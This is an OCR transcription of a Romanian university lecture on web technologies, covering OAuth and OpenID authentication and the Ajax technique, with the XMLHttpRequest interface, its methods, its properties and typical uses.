
https://developers.facebook.com/docs/facebook-login/permissions/v2.0

rest: dezvoltare – oauth

Dezvoltare Web:

diverse biblioteci disponibile pentru C#, Go, Erlang, Java, JavaScript, Objective-C, Perl, PHP, Python, Ruby,...

http://oauth.net/code/



exemplificare: hello.js – soluție modulară, la nivel de client, vizând autentificarea și accesarea serviciilor Web via REST

adodson.com/hello.js/

www.webappers.com/2014/09/29/hello-js-javascript-sdk-authenticating-web-services/

rest: dezvoltare – openid

OpenID

mecanism descentralizat de autentificare a utilizatorului la nivel de Web pe baza paradigmei SSO – *Single Sign On*

utilizatorul poate demonstra că deține un URL specific menit a-l identifica *on-line* via un ofertant (serviciu) de identitate digitală (*identity provider*)
e.g., folosind o aplicație Web socială
http://openid.net/get-an-openid/

Fiecare identitate e desemnată de un URL (stabilit de *identity provider*):


***nume*.wordpress.com**


google.com/profiles/me

etc.

pentru a-și confirma identitatea, utilizatorul va trebui să se autentifice: nume de cont + parolă, *smart card*, date biometrice, ...

avansat




User
Open ID Provider
Service-now
1
User requests resource for the first time
Redirect to provider to authenticate
2
Present login dialog
3
4
Authenticate
Redirect with signed parameters
5
Post to verify signature
6
Login successful, send session cookies
7

rest: dezvoltare – openid

Biblioteci *open source* disponibile
pentru C, C#, Java, JavaScript, PHP, Python, Ruby,...


http://openid.net/developers/libraries/

o soluție alternativă: Mozilla Persona
https://developer.mozilla.org/Persona

Tehnologii Web

dezvoltare de servicii Web via REST


considerații privind autentificarea & autorizarea



episodul viitor: **suita de tehnologii Ajax aplicații Web hibride (*mash-ups*)**

Tehnologii Web

interacțiune Web



suita de tehnologii **Ajax**
aplicații Web hibride (*mash-ups*)

“Modul în care dăm
face mai mult decât ceea ce dăm.”

Pierre Corneille

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Care e modalitatea de a transfera asincron date între client(i) și server(e) Web?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Asynchronous JavaScript And XML

(Jeese James Garrett)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Asynchronous JavaScript And XML
(Jeese James Garrett)

permite transfer asincron de date
între un document HTML redat de client (*browser*)
și o aplicație rulând pe un server Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Asynchronous JavaScript And XML
(Jeese James Garrett)

oferă premisele asigurării unei interacțiuni complexe
cu utilizatorul (RIA – *Rich Internet Application*)
în cadrul unei aplicații Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

O suită de tehnologii deschise:

limbaje standardizate de structurare – *e.g.*, (X)HTML –
și de prezentare a datelor: CSS

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

O suită de tehnologii deschise:

redare + interacțiune la nivel de client (navigator) Web
via standardul DOM

interacțiune web: ajax

O suită de tehnologii deschise:

interschimb + prelucrare de date reprezentate prin:
diverse dialecte XML,
JSON (*JavaScript Object Notation*),
HTML,
alte formate

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

O suită de tehnologii deschise:

transfer (a)sincron de date via HTTP
facilitat de obiectul XMLHttpRequest

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

O suită de tehnologii deschise:

procesare folosind limbajul JavaScript (ECMAScript)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Componenta de bază: obiectul **XMLHttpRequest**

disponibil la nivelul navigatorului Web via JavaScript

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Componenta de bază: obiectul **XMLHttpRequest**

nivelul 1 (în mod normal, implementat de orice *browser*)
www.w3.org/TR/XMLHttpRequest1/

nivelul 2 (pentru navigatoare recente) – în lucru la W3C
www.w3.org/TR/XMLHttpRequest/

interacțiune web: ajax

Componenta de bază: obiectul **XMLHttpRequest**

permite realizarea de cereri HTTP – *e.g.*, GET, POST,… – dintr-un program rulând la nivel de client (*browser*) spre o aplicație / un serviciu Web existent(ă) pe server, în mod **asincron** ori **sincron**

interacțiune web: ajax

Componenta de bază: obiectul **XMLHttpRequest**

datele vehiculate între programele client și server pot avea orice format

uzual, modelate în XML (*e.g.*, Atom, RSS, KML,…), HTML și/sau JSON

interacțiune web: ajax

Componenta de bază: obiectul **XMLHttpRequest**

paginile Web nu mai trebuie reîncărcate complet,
conținutul lor – structurat via HTML –
fiind manipulat prin DOM în cadrul *browser*-ului,
în conformitate cu datele recepționate de la server

avansat

```
interface XMLHttpRequest : XMLHttpRequestEventTarget {
  // funcția de tratare a evenimentului de schimbare a stării transferului
  attribute Function? onreadystatechange;
  readonly attribute unsigned short readyState; // starea transferului

  // realizarea unei cereri HTTP
  // deschide o conexiune cu serverul Web
  void open (ByteString metoda, [EnsureUTF16] DOMString url);
  void open (ByteString metoda, [EnsureUTF16] DOMString url,
             boolean asinc, optional ByteString? numecont = null,
                            optional DOMString? parola = null);
  // stabilește antetul HTTP
  void setRequestHeader (ByteString campAntet, ByteString valoare);
  // stochează valoarea în milisecunde a timpului maxim de așteptare
  attribute unsigned long timeout;

  void send (optional data = null); // trimite date spre serverul Web
  void abort ();                    // abandonează transferul
```

avansat

```
  // receptarea răspunsului de la serverul Web
  // codul de stare HTTP emis de server: 200, 303, 400,…
  readonly attribute unsigned short status;
  // textul asociat codului de stare
  readonly attribute ByteString statusText;

  // preia valoarea câmpului-antet din mesajul HTTP transmis de server
  ByteString? getResponseHeader (ByteString antet);
  // furnizează toate câmpurile răspunsului
  ByteString getAllResponseHeaders ();

  // specifică tipul MIME al răspunsului: blob, document, json, text,…
  attribute XMLHttpRequestResponseType responseType;
  // conține răspunsul propriu-zis
  readonly attribute any response;
  // furnizează răspunsul în format text
  readonly attribute DOMString responseText;
  // stochează răspunsul ca document XML
  readonly attribute Document? responseXML;
};
```

avansat

```
interface XMLHttpRequestEventTarget : EventTarget {
  // funcții de tratare a evenimentelor asociate transferului asincron
  attribute Function? onloadstart; // transferul a început
  attribute Function? onprogress; // se realizează transferul datelor…
  attribute Function? onabort;      // s-a abandonat transferul de date
  attribute Function? onerror;      // a apărut o eroare de transmisie
  attribute Function? onload;       // datele au fost recepționate de client
  attribute Function? ontimeout;   // a apărut o întârziere de transfer
  attribute Function? onloadend;  // transferul s-a terminat
};

// constante ce specifică starea transferului (vezi proprietatea readyState)
const unsigned short UNSENT = 0;     // încă n-au fost efectuate transferuri
const unsigned short OPENED = 1;    // s-a deschis conexiunea cu serverul
const unsigned short HEADERS_RECEIVED = 2; // primire câmpuri-antet HTTP
const unsigned short LOADING = 3;  // datele propriu-zise se încarcă
const unsigned short DONE = 4;       // gata! (transfer efectuat complet)
```

vezi cursul despre DOM

specificație WebIDL

interacțiune web: ajax

Metode importante oferite de **XMLHttpRequest**

open ( )

inițiază – deschide – o conexiune HTTP cu serverul, emițând o cerere: GET, POST,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Metode importante oferite de **XMLHttpRequest**

send ( )

transmite (asincron) date – *e.g.*, XML, JSON etc. –, spre aplicația/serviciul ce rulează pe server

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Metode importante oferite de **XMLHttpRequest**

send ( )

transmite (asincron) date – *e.g.*, XML, JSON etc. –, spre aplicația/serviciul ce rulează pe server

orice *listener* (asociat evenimentelor onload, ontimeout, onabort,…) trebuie stabilit înainte de a trimite date

interacțiune web: ajax

Metode importante oferite de **XMLHttpRequest**

abort ( )

abandonează transferul de date curent

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Metode importante oferite de **XMLHttpRequest**

setRequestHeader ( )

specifică anumite câmpuri de antet HTTP

exemple: **Cookie**, **Keep-Alive**, **User-Agent**,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Metode importante oferite de **XMLHttpRequest**

getResponseHeader ( )

furnizează un anumit câmp prezent
în antetul mesajului de răspuns HTTP trimis de server

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Metode importante oferite de **XMLHttpRequest**

getAllResponseHeaders ( )

oferă toate câmpurile HTTP trimise de server, exceptând **Set-Cookie**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Proprietăți de bază ale **XMLHttpRequest**

readyState

furnizează codul de stare a transferului:
0 – **UNSENT**, 1 – **OPENED**,
2 – **HEADERS_RECEIVED**, 3 – **LOADING**, 4 – **DONE**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Proprietăți de bază ale **XMLHttpRequest**

status

oferă codul de stare HTTP întors de serverul Web:
200 (*Ok*)
404 (*Not Found*)
500 (*Internal Server Error*)
...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Proprietăți de bază ale **XMLHttpRequest**

statusText

conține mesajul corespunzător codului de stare HTTP

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Proprietăți de bază ale **XMLHttpRequest**

responseText
responseXML

stochează răspunsul (datele) obținut(e) de la server

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax

Proprietăți de bază ale **XMLHttpRequest**

onreadystatechange

specifică funcția ce va fi invocată la modificările de stare ale transferului de date dintre server și client

handler de tratare a evenimentelor de transfer

interacțiune web: ajax

Excepții ce pot fi emise

AbortError
InvalidAccessError
InvalidStateError
NetworkError
SecurityError
TimeoutError
...

conform DOM 4 Core

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Ce alte aspecte trebuie considerate atunci când se recurge la Ajax?

interacțiune web: ajax – utilizări

Reîmprospătarea periodică a conținutului

e.g., știri recepționate în formate ca Atom sau RSS, mesaje în cadrul aplicațiilor sociale, notificări,…

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax – utilizări

Anticiparea *download*-urilor

pre-încărcarea datelor (*e.g.*, imagini) ce vor fi solicitate

interacțiune web: ajax – utilizări

Auto-completarea datelor

auto-completion
sugestii de căutare – exemplu: Google Suggest

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax – utilizări

Validarea în timp-real a datelor introduse
în formulare de către utilizator

exemplificare:
verificarea existenței unui cont sau a unei localități

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

interacțiune web: ajax – utilizări

Creare de componente de interfață Web (*widgets*)
sau de aplicații Web rulând pe platforme mobile

interacționează cu utilizatorul
pe baza evenimentelor survenite

interacțiune web: ajax – aspecte

Evitarea încărcării întregului document Web

avantaj:
se pot modifica doar fragmente de document

dezavantaj:
bookmarking-ul poate fi compromis
(nu există un URL unic desemnând
reprezentarea resursei curente)

interacțiune web: ajax – aspecte

Oferirea de alternative la Ajax,
atunci când suportul pentru acesta
nu este implementat/activat

graceful degradation

progressive enhancement

interacțiune web: ajax – aspecte

Minimizarea traficului dintre *browser* și server

transferul de date poate fi monitorizat (+interceptat)
via instrumente dedicate

WireShark

Firebug, Fiddler, TamperData, Live HTTP Headers

